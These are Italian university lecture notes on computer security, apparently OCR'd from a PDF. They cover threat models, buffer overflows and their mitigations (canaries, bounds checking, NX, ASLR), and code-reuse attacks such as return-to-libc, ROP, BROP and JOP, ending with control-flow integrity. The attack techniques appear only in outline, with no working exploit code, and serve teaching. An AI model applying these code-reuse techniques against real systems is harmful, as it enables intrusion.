METODI E STRUMENTI PER LA SICUREZZA INFORMATICA

INTRODUZIONE ALLA SICUREZZA INFORMATICA

La **sicurezza** è la capacità di imporre una politica in presenza di un avversario. La politica rappresenta gli obiettivi che si vogliono perseguire, messi a rischio da un avversario rappresentato da un modello indicativo delle sue capacità e abilità personali. Dunque, le componenti principali di ogni scenario di sicurezza sono:

- Politica
- Modello della minaccia
- Meccanismo attraverso il quale viene imposta la politica

I sistemi di elaborazione sono spesso compromessi a causa della loro *complessità*, dell'*eterogeneità dei dispositivi*, *Internet* e *stratificazione dei protocolli*. Inoltre, garantire la sicurezza è difficile perché l'**obiettivo** da perseguire è **negativo**, ovvero la politica deve essere imposta indipendentemente dall'attaccante.

In generale, chi si occupa di sicurezza lo fa secondo 3 punti di vista:


- **Black hats** → con fini malevoli, traendo vantaggio dalle debolezze e vulnerabilità di sistema;
- **White hats** → si occupano di colmare le lacune di sicurezza, con obiettivi etici;
- **Gray hats** → con buoni propositi ma utilizzano mezzi illegali;

Esiste un vero e proprio *mercato delle vulnerabilità*, in cui debolezze scoperte nei sistemi vengono venduti ad aziende o sul dark web.

DEFINIZIONI

- **Difetto** → può verificarsi sia nel progetto (*flaw*, falla) che nell'implementazione (*bug*). Dal punto di vista della sicurezza, sia l'uno che l'altro sono equamente gravi.
- **Debolezza** → è una *caratteristica* del sistema che determina l'esposizione a rischi di sicurezza.
- **Vulnerabilità** → è un'*istanza di debolezza*, tale per cui essa sia:
  - Raggiungibile dall'attaccante nella **superficie di attacco** (superficie ideale su cui l'avversario può muoversi);
  - Sfruttabile dall'attaccante;

CLASSIFICAZIONE DELLE VULNERABILITA'



Ad esempio, una falla è una combinazione di vulnerabilità di natura non intenzionale.

CAUSE DELLE VULNERABILITA'

- **Backdoor** → una **backdoor è sempre una vulnerabilità.** Sebbene non vengano inserite per danneggiare il sistema, saranno sempre utilizzate con obiettivi malevoli. Le cause dell'inserimento di una backdoor possono essere: debugging o stakeholder non affidabile. ***Backdoor Hardware*** è dovuta a istruzioni della CPU non documentate o a *hardware trojans*, ovvero cavalli di troia inseriti volutamente nell'hardware per monitorarlo;

- **Vulnerabilità organizzative** → mancanza di infrastrutture di difesa, strategie di sicurezza inefficienti, non usare le best practices;
- **Vulnerabilità umane** → scarsa consapevolezza delle persone coinvolte (password facili), social engineer;
- **Vulnerabilità di falle di comunicazione** → uso di protocolli insicuri, non utilizzare crittografia;
- **Vulnerabilità di falle** → mancata copertura dei casi d'uso malevoli o aver ignorato possibili errori;
- **Vulnerabilità logiche** → Aggiunte, omissioni o errori nella rappresentazione astratta del sistema;
- **Vulnerabilità di bug di specifica** → ambiguità o inconsistenza;

ATTORI PRINCIPALI DELLA SICUREZZA

POLICY

Ci sono 6 classi di obiettivi da perseguire:

1. *Confidenzialità* → I dati dovrebbero essere acceduti (lettura) solo da entità autorizzate.
2. *Integrità* → I dati dovrebbero essere modificati (scrittura) solo da entità autorizzate.
3. *Accessibilità* → I dati ed i servizi dovrebbero essere accessibili ed utilizzabili. I sistemi devono essere pronti a rispondere alle richieste dell'utente.
4. *Autenticità* → Dovrebbe essere possibile identificare correttamente un'entità. Come i login.
5. *Accountability* → Dovrebbe essere possibile associare un evento ad un'entità. Come le firme digitali o i log.
6. *Resilienza* → Dovrebbe essere possibile continuare ad operare mentre si è sotto attacco e recuperare velocemente dopo un attacco andato a buon fine.

MODELLO DI MINACCIA

E' un insieme di assunzioni sulle capacità dell'avversario. Rende espliciti i poteri che si pensa abbia l'avversario. Auspicabilmente il modello dovrebbe combaciare con la realtà.
E' molto importante modellare bene le capacità dell'attaccante, altrimenti non è possibile sviluppare una difesa adatta.

CARATTERISTICHE DI BASE supposte vere: l'avversario non conosce le password e non ha accesso fisico ai dispositivi;
Alcuni modelli di minaccia comuni:

1. **NETWORK USER** → La minaccia è un utente esterno che si può collegare al dispositivo per mezzo della rete. Allora può:
    a. Misurare i tempi di richiesta e riposta;
    b. Avviare sessioni parallele;
    c. Fornire input dannosi;
    d. Inviare messaggi;
    e. Sfruttare **side channels**, ovvero canali non progettati per la comunicazione ma utilizzati da agenti malevoli, come i sensori dei dispositivi;

Esempi di attacchi attuabili da questa minaccia: SQL injection, buffer overflow, XSS, etc….

2. **SNOOPING USER** → La minaccia si trova sulla stessa rete dell'utente. Ad esempio ci si trova sullo stesso Wi-Fi in una zona pubblica. Esempi di attacchi: Session hijacking, DoS.

3. **CO-LOCATED USER** → La minaccia si trova sulla stessa macchina dell'utente. Come presenza di malware in un dispositivo. Può accede ai file e ai privilegi dell'utente. Esempi di attacchi: furto di password.

MECCANISMI DI SICUREZZA

Assicura che la politica sia imposta se il modello di minaccia è corretto. Ci sono tre tipologie principali di meccanismi di sicurezza:

- *Autenticazione* → chi è il soggetto della politica? Chi deve proteggere? Necessita di una definzione di **identità**: la rappresentazione dell'entità (es. username) è detto **Principal.** Il sistema riconosce l'identità in base a qualcosa che esso sa, possiede o fa. E' auspicabile usare un'**autenticazione a multi-fattori**.
- *Autorizzazione* → definisce chi può fare cosa, i privilegi dell'utente sulla base del suo ruolo.
- *Audit* → Trattenere sufficienti informazioni sull'utente per determinare le circostanze di un attacco o per stabilire se sia mai avvenuto. Queste informazioni, spesso contenute nei **log**, devono essere protette da attacchi come il *tampering*.

PROBLEMI PER OGNI ASPETTO DELLA SICUREZZA

ATTACCHI

La triade degli attacchi, detta **DAD** è:

- Violazione della confidenzialità: i dati sono acceduti da entità non autorizzate, comprende *discolsure/eavesdropping/stealing*.
- Violazione dell'integrità: i dati sono modificati dall'attaccante, comprende *alterazione/modifica/corruzione*.
- Violazione dell'accessibilità: l'attaccante blocca il flusso informativo, comprende *distruzione/interruzione/inibizione*.
- Violazione dell'accountability e autenticità: l'attaccante crea nuove informazioni, comprende il *forging* in cui l'attaccante si finge, ad esempio, la sorgente.

POLICY

Quando una politica non funziona?

- Quando vengono tralasciati alcuni aspetti. Esempio business-class airfair, in cui alcune compagnie aeree si erano dimenticate di togliere la possibilità all'utente di modificare il biglietto dopo aver fatto il check-in.
- Quando è troppo restrittiva. Ad esempio, se si concede l'accesso solo attraverso la password.
- Quando emerge da più sistemi che interagiscono tra di loro ma non comunicano (Multiple Systems Interacting).

Come evitare problemi di politica? Pensare bene alle implicazioni delle politiche, anche usando dei tool appositi, ma è necessario evidenziare gli aspetti negativi delle politiche.

MODELLI DELLA MINACCIA

Quando un modello di minaccia causa problemi? Cosa bisogna tenere in considerazione?

- Quando le capacità dell'attaccante non sono rappresentate adeguatamente;
- Quando la minaccia non è un attaccante ma un utente ingenuo non consapevole di possibili rischi e truffe (es. spoofing, phishing);
- Lunghezza delle chiavi crittografiche troppo piccola, dare per scontato che le chiavi abbiano sufficiente entropia o che siano adeguatamente protette;
- CAPTCHA, usati per assicurarsi che l'accesso o la registrazione siano effettuati da umani e non bot. Originariamente erano sequenze di lettere e numeri che l'utente doveva riprodurre: un avversario doveva costruire un algoritmo OCR per risolverlo ma, molto più semplicemente, basta assumere qualcuno che li risolva. Dunque, si è arrivati ai puzzle più complessi di oggi;
- Ignorare l'Hardware Backdoor by Governments (NSA), considerati sicuri solo perché il progetto e l'implementazione non venivano pubblicati (non consigliabile, i progetti dovrebbero essere sempre chiari ed accessibili). L'idea si basa sul principio di *key escrow*, ovvero dare la chiave (progetto) a qualcuno di fidato. Conseguenza: gravi vulnerabilità.
- Aggiornamenti Software fasulli o malevoli;
- Essere sicuri delle Certification Authorities (CAs), le quali tuttavia non sono affidabili al 100%: hanno la capacità di generare certificati per qualunque dominio, il che le rende altamente rischiose nel caso in cui vengano hackerate;
- Ignorare la sicurezza fisica delle macchine coinvolte;
- Buttare via o vendere vecchi dispositivi senza prima eliminare tutte le informazioni sensibili al loro interno;
- Dare per scontato che una mancata connessione ad internet renda una macchina sicura (basta usare penne usb);

Dunque, per evitare questa tipologia di problemi nei modelli di minaccia è necessario:

- Rendere i modelli espliciti, così come i progetti;
- Usare modelli quanto più semplici e generali possibili;
- *Defense in depth*, ovvero definire diversi livelli di sicurezza sulla base di diversi livelli di assunzioni, così da compensare modelli di minaccia potenzialmente sbagliati o incompleti;

MECCANISMI

È il mezzo tecnico attraverso cui viene imposta la politica, premessa la correttezza del modello di minaccia. In che modo possono compromettere la sicurezza?

- Bugs: ogni bug può essere sfruttato per minare la sicurezza;
- *Multiple Systems Interacting*: dimenticarsi ad esempio di effettuare *rate limiting* (imporre un limite di tentativi per l'accesso);
- Casualità insufficiente negli algoritmi;
- Mancanza di controlli sull'accesso a seguito del login (ad esempio cambiare account modificando l'id nell'URL dopo aver fatto il login);
- Falle di microarchitettura: *esecuzione speculativa* (se c'è un if nel programma eseguo direttamente entrambi i branch prima di avere la conferma della condizione, per risparmiare tempo: Spectre, Meltdown). NOTA: quando il problema è nell'architettura la soluzione di solito è inserire ulteriori controlli a livello software, di fatto rallentando l'esecuzione;
- Falle di hardware fisico: *Rowhammer* nelle DRAM, *side-channels attacks*;
- Esposizione delle informazioni critiche attraverso errori stampati nel codice;
- *Race Condition*, in cui durante un context switch il programma attaccante cambia le configurazioni o le risorse condivise. È dovuta a problemi nella gestione di thread concorrenti: *time-of-check* to *time-of-use bugs;*
- *Buffer Overflow*;

COME MITIGARE QUESTI PROBLEMI


- Evitare bugs nelle parti di codice critiche sulla sicurezza;
- Non fare affidamento ad un'unica applicazione per la sicurezza;
- Utilizzare meccanismi comuni e ben testati, evitando quindi di sviluppare nuovi meccanismi;

Ad ogni modo, raramente la sicurezza a cui si ambisce è perfetta. Solitamente si sceglie di rendere il costo dell'attacco di gran lunga più elevato dell'importanza delle informazioni a rischio. Inoltre, vi sono delle tecniche che, se implementate correttamente, permettono di tagliare fuori intere classi di attacchi (*security payoff*).
Ovviamente, non esiste nemmeno una sicurezza fisica perfetta.

CONTROL HIJACKING

Def: è un tipo di attacco informatico in cui l'attaccante prende il controllo del flusso di esecuzione di un programma e lo direziona verso codice malevolo.

POLITICA: l'avversario può eseguire solo le istruzioni designate dai programmatori;
MODELLO DI MINACCIA: l'avversario può connettersi ad un server e mandare input;



BUFFER OVERFLOW

Un buffer overflow si verifica quando un programma scrive più dati in un buffer (un'area di memoria predefinita per contenere dati) di quanti il buffer possa effettivamente contenere. Questo causa la sovrascrittura di aree di memoria adiacenti, che possono includere variabili importanti, indirizzi di ritorno della funzione, o persino il codice eseguibile stesso.
Un attacco buffer overflow sfrutta questo comportamento per sovrascrivere indirizzi di ritorno e fare in modo che, una volta terminata la funzione, il controllo del programma venga "dirottato" verso codice malevolo iniettato dall'attaccante.
Un *buffer* è un'area di memoria riservata per contenere dati temporanei. Ad esempio, un array in C può fungere da buffer. Se il programma non verifica la dimensione dei dati che vengono scritti in

questo buffer, può accettare più dati di quelli che il buffer può gestire, causando la sovrascrittura di altre aree di memoria.
Gli attacchi di buffer overflow sono spesso sfruttati per eseguire codice arbitrario sull'applicazione vittima, tipicamente iniettato dall'attaccante.

I linguaggi C e C++, ancora oggi molto utilizzati, sono sensibili a buffer overflow. Alcuni esempi famosi sono:

- Morris Worm (1988)
- CodeRed (2001)
- SQL Slammer (2003)


Il sistema operativo non si accorge dell'overflow poiché esso avviene all'interno di un processo, nell'area di memoria assegnata al processo. L'OS, di fatto, viene invocato solo quando è richiesta qualche operazione di I/O.

COME **RISOLVERE** IL BUFFER OVERFLOW

1) ***Evitare bugs nel codice*** → è pressocché impossibile evitare completamente tutti gli errori nel codice;
2) *Costruire **strumenti** che aiutano a rilevare i bugs* → ad esempio tools di Program Analysis (verifica la correttezza del codice sorgente prima che venga compilato) o Fuzzing (si testa una funzione su molti input casuali). Ad ogni modo, è difficile assicurare la completa assenza di bug, ma questi tools sono parecchio utili per fare un'analisi parziale;
3) *Usare **linguaggi memory-safe*** → come java, C#, python. I limiti maggiori però sono:
    a. *Legacy Code*: ci sono dei sistemi che usano ancora linguaggi molto vecchi;
    b. *Low-level access*: potrebbe accadere di avere necessità di accedere a funzioni di basso livello;
    c. *Performance*: questi linguaggi hanno prestazioni di gran lunga inferiori;

COME **MITIGARE** IL BUFFER OVERFLOW

1) ***STACK CANARIES*** → tecnica usata per accorgersi dell'overflow. Un canary è un valore speciale che viene inserito nello stack prima dell'indirizzo di ritorno. Se questo valore viene modificato (a causa di un buffer overflow), il programma lo rileva e termina l'esecuzione prima che l'attacco possa avere effetto.
È importante che il canary sia difficile da indovinare (un buon valore casuale, altrimenti l'attaccante potrebbe inserire il valore originale e continuare con l'overflow) oppure usare un *terminator canary*, ovvero un canary composto da 4 byte di terminatori: l'avversario conosce il canary ma per non modificarlo (e quindi portare alla rilevazione dell'overflow) dovrà inserire i terminatori, di fatto interrompendo l'overflow.
NOTA: gli stack canaries *non rilevano la sovrascrizione dei puntatori nel caso in cui vengano usati prima della return*, ovvero la parte dello stack non protetta dal canary.




2) ***BOUNDS CHECKING*** → verifica che non vengano accedute aree di memoria non autorizzate per mezzo del controllo dei bounds sui puntatori.
In C non è facile distinguere tra un puntatore valido e uno invalido. Infatti, i puntatori non hanno una semantica.
L'idea generale è che se, a partire da un puntatore valido *p*, compio una serie di operazioni aritmetiche (p=p+1), devo assicurarmi che nel momento in cui il nuovo puntatore *p'* viene **deferenziato** (accesso all'area di memoria a cui punta), esso sia ancora un puntatore valido. Ovvero *p'* può accedere alle sole aree di memoria associate a *p*, da cui esso deriva.
Un lato negativo del bounds checking è che richiede cambiamenti nel compilatore, rendendo necessaria la *ricompilazione del codice*.

Come applicarlo:

a) *Electric Fences* → protegge l'heap inserendo tra ogni oggetto dell'heap una **guard page** (pagina di guardia): se si tenta di accedere ad un'area fuori dall'oggetto, e quindi si accede alla guard page, viene sollevato un fault.


Pro: un overflow/underflow dell'heap causa un crash del programma, evitando sovrascrizioni potenzialmente dannose. Inoltre, lavora con il codice sorgente: non c'è necessità di ricompilare;

Contro: vi è un enorme overhead dal momento che per ogni oggetto sono inserite delle pagine inutilizzate che però occupano memoria.



b) *Fat Pointers*→ Il compilatore genera codice per far terminare il programma se esso deferenzia un puntatore il cui indirizzo è fuori dal range [obj_base, obj_end]. Ogni puntatore porta con sé l'informazione sulla base e la fine.

Contro: è costoso controllare tutti i puntatori ed è incompatibile con molti dei software esistenti (non molte librerie supportano i fat pointers);



c) *Low-Fat Pointers (Tagging)*→ I bounds vengono memorizzati nei bit inutilizzati dei puntatori;

d) *Shadow Data Structures* → per ogni oggetto inserisco i suoi bounds in una struttura dati: puntatori derivati condividono la stessa struttura dati. Ad ogni modo, per ogni puntatore bisogna tenere conto di due possibili operazioni:

- *Aritmetica dei puntatori*: bisogna, cioè, tenere traccia della provenienza di un puntatore, e dunque della zona di memoria del puntatore da cui esso deriva;
- *Deferenziazione dei puntatori*: un puntatore invalido non è necessariamente un bug, alcune volte è usato come condizione di arresto;

Soluzione naïve: usare strutture efficienti come **Interval Tree** (alberi in cui i valori dei nodi sono intervalli e non valori unici) per mappare gli indirizzi usati ai propri bounds → efficiente nello spazio ma lento nella ricerca. Oppure usare **array**, veloci nella ricerca ma poco efficienti nello spazio.

Soluzione compromesso: **baggy bounds**, coinvolge 4 idee di base:

1) Arrotonda la dimensione degli oggetti (allocazioni, alloc) alle sole potenze di 2;
2) Esprimere i limiti sugli intervalli come $\log_2$(alloc_size): per un puntatore di 32 bit, solo 5 bit sono usati per esprimere i possibili range → la zona di memoria associata ad un oggetto può essere espressa attraverso i $\log_2$(alloc_size) bit meno significativi, gli unici che possono variare entro la dimensione dell'oggetto.
3) Immagazzinare le informazioni sui limiti in un array lineare (molto veloce) tale per cui la cella in cui è memorizzato il limite corrisponde alla posizione dell'indirizzo/slot_size;
4) Allocare la memoria a slot granulari (ad esempio 16 byte per volta);

```
                        slot_size = 16

p = malloc(16);         table[p/slot_size] = 4;

p2 = malloc(32);        table[p2/slot_size] = 5;
                        table[p2/slot_size + 1] = 5;
```

Dato un puntatore valido *p* e un suo derivato *p'*, si può verificare che *p'* sia valido confrontando i prefissi degli indirizzi dei due puntatori: se differiscono solo per i $\log_2$(alloc_size) bit meno significativi, allora è valido.

PRO: tecnica molto utile ed efficiente da applicare a programmi in C già esistenti, molto grandi e ricchi di errori;
CONTRO: il casting da puntatore ad intero può sollevare eccezioni in qualche compilatore. Inoltre, ci sono degli overflow che non vengono rilevati: doppio casting, riallocazione di puntatori, ecc;

COSTO DEL BOUNDS CHECKING

- Space Overhead (fat pointer o baggy bounds table);
- CPU Overhead per operazioni aritmetiche o di deferenziazione dei puntatori;
- False Alarms, per puntatori fuori dai limiti non utilizzati;
- Richiede in molti casi un supporto del compilatore (nel caso dei stack canaries);

3) ***MEMORIA NON ESEGUIBILE***→ gli hw moderni richiedono specifici permessi per la lettura/scrittura/esecuzione in memoria. Si può dunque *marcare lo stack come non eseguibile*, affinché il codice inserito dall'attaccante (detto **shellcode**) non venga eseguito.
   PRO: funziona senza apportare grandi modifiche;
   CONTRO: è più difficile generare dinamicamente del codice;

4) ***INDIRIZZI DI MEMORIA RANDOMIZZATI*** → l'obiettivo è rendere difficile per l'attaccante indovinare un puntatore valido. Si può fare con:
   a. *Stack Randomization*: spostare lo stack in posizione random e/o aggiungere del padding tra le variabili nello stack. Rende difficile per l'attaccante individuare la posizione del return address.
   b. *Address Space Layout Randomization (ASLR)*: viene randomizzato l'intero spazio di indirizzamento (stack, heap, ecc…). Fa affidamento al fatto che molte parti del codice sono riallocabili. Un *dynamic loader* può scegliere quindi un indirizzo di memoria casuale per ogni libreria o programma usato.
      ASLR è molto robusto e ad oggi molto utilizzato. Tuttavia, l'avversario può:
      - *Indovinare la casualità*, dal momento che ad oggi 12bit non possono essere randomizzati dal momento che le pagine di memoria devono essere allineate alle page boundaries;
      - *Estrarre la causalità*, ad esempio se il programma stampa lo stack trace o dei messaggi di errore;
      - *Side-channels attack;*

Ad ogni modo, l'avversario potrebbe non curarsi dell'indirizzo in cui si trova, ad esempio effettuando ***Heapspraying,*** riempie cioè la memoria di shellcode cosicché qualunque salto random nella memoria abbia effetto;

TECNICHE DI DIFESA USATE IN PRATICA

- Gcc e visual C++ usano le stack canaries di default;
- Linux e Windows usano ASLR e NX (non-executable stack) di default;
- Il bounds checking non è molto usato;

CODE REUSE

Oltre alla *code injection*, l'esecuzione arbitraria di codice può essere perseguita per mezzo di *code reuse*, ovvero attacchi che riutilizzano il codice già presente da qualche parte nel software: l'attaccante dirige il flusso di controllo del programma usando codice esistente.
In particolare, si ha:


- *Return-to-libc*;
- *Return-Oriented Programming;*
- *Jump-Oriented Programming;*

RETURN-TO-LIBC

Sfrutta delle caratteristiche di C, ad esempio il buffer overflow o eseguire una shell attraverso i permessi del programma in esecuzione. I passi da seguire sono semplici:

1. Trovare l'indirizzo della funzione system() di libc. Questa funzione consente infatti è usata per eseguire un comando del sistema operativo specificato dalla stringa passata come parametro: crea un processo figlio e avvia la shell;
2. Trovare l'indirizzo della sottocartella /bin/sh;
3. Corrompere lo stack e chiamare system() passando come parametro /bin/sh;

Non necessita di stack eseguibile!



RETURN-ORIENTED PROGRAMMING (ROP)

Vengono concatenati insieme dei pezzi di codice esistente, detti **gadgets**: come quelli per leggere o scrivere dati o fare operazioni aritmetiche. La difficoltà maggiore consiste nel trovare questi gadgets e poi capire come concatenarli insieme. Un gadget è lungo tipicamente 2-5 istruzioni e termina con **RET**.

L'idea di base è: nello stack vengono inseriti i gadgets e lo stack pointer, contenuto nel registro %esp, fa da program counter. La return (RET) di ogni gadget rimanda al gadget successivo. Gli argomenti dei gadgets sono acceduti per mezzo della POP sullo stack.

Esempio sulle slide.


È possibile effettuare una ricerca automatizzata dei gadget per mezzo di alcuni tool (Ropper, ROPGadget, Pwntools). I gadget presenti nella maggior parte dei repertori di istruzioni sono più che sufficienti per compiere un gran numero di operazioni.

ASLR difende bene da ROP dal momento che gli indirizzi di memoria sono dinamici. Allora, nasce **Blind ROP** (BROP) che funziona in presenza di ASLR: l'idea è entrare nel server a seguito di un crash poiché si riavvia ma non viene re-randomizzato. BROP funziona anche su architetture a 64 bit che usano stack canaries e full randomization.

JUMP-ORIENTED PROGRAMMING

L'idea è di usare salti indiretti (istruzione di *jump*) per portare all'esecuzione di funzioni. Similmente a ROP, fa uso di sequenze di piccoli gadgets, con l'unica differenza rispetto a ROP che qui i gadget terminano con JMP. Funzionamento:

1. Gli indirizzi dei gadget sono inseriti in una *dispatch table* presente in una sezione della memoria contenente vulnerabilità.
2. L'ultimo jmp del gadget rimanda al *dispatcher gadget*, il quale fa avanzare il puntatore nella dispatch table.
3. Il dispatcher termina con un salto indiretto all'indirizzo puntato dal puntatore, passando il controllo al gadget successivo.



È importante che tutti i salti indiretti siano JMP ESI (al registro esi).

JOP vs ROP

- Entrambi sono basati su gadgets.
- In ROP la catena dei gadget è nello stack.
- In JOP il dispatcher è responsabile dell'avanzamento del PC virtuale che punta al gadget successivo;

SOLUZIONE: CONTROL FLOW INTEGRITY (CFI)

L'idea consiste nell'osservare il comportamento del programma durante l'esecuzione e verificare faccia ciò che ci si aspetta che faccia. Le sfide sono molteplici:

- Definire "comportamento atteso";
- Rilevare le deviazioni dalle aspettative in modo efficiente;
- Il componente che si occupa di controllare il programma (*detector*) non deve essere compromesso a sua volta;

Come risolvere le sfide:

- Usare il **Control flow graph (CFG)** per descrivere il flusso di controllo;
- Per rilevare le deviazioni si usa **In-line Reference Monitor (IRM)**;
- Per controllare il detector si fa uso di sufficiente casualità;

In termini di efficienza:


- Classic CFI → non modulare, 45% di overhead nel caso peggiore
- Modular CFI (MCFI)→ modulare, 12% di overhead nel caso peggiore

Sicurezza:

- MCFI può eliminare fino al 95% dei gadget ROP
- MCFI riduce la presenza di salti indiretti del 99%

```
sort2(int a[], int b[], int len)
{
  sort(a, len, lt);
  sort(b, len, gt);
}
```

```
bool lt(int x, int y) {
  return x<y;
}
bool gt(int x, int y) {
  return x>y;
}
```



CONTROL FLOW GRAPH


Di tutte queste chiamate, 6 su 8 sono chiamate indirette (potenzialmente pericolose). L'idea è quindi quella di assegnare ad *ogni chiamata indiretta un'etichetta casuale e verificare che alla return ci sia l'etichetta attesa*.

Una volta costruito il CFG si monitora che il flusso del programma segua solo i percorsi designati dal CFG.

IN-LINE REFERENCE MONITOR


Il monitor è implementato come una trasformazione del programma: inserisce un'etichetta prima dell'indirizzo di un salto indiretto. Inserisce poi del codice per controllare che l'etichetta non sia variata dopo il salto. Se non coincidono, termina l'esecizione. Le etichette sono determinate dal CFG.


Idea 1) mettere ovunque la stessa etichetta → non è difficile deviare la return di una chiamata ad un'altra che poi termina nella stessa etichetta;



Idea 2) Mettere etichette diverse ma i punti di ritorno di una stessa chiamata devono avere la stessa etichetta → è ancora possibile deviare il flusso scambiando le chiamate che mantengono la stessa etichetta;

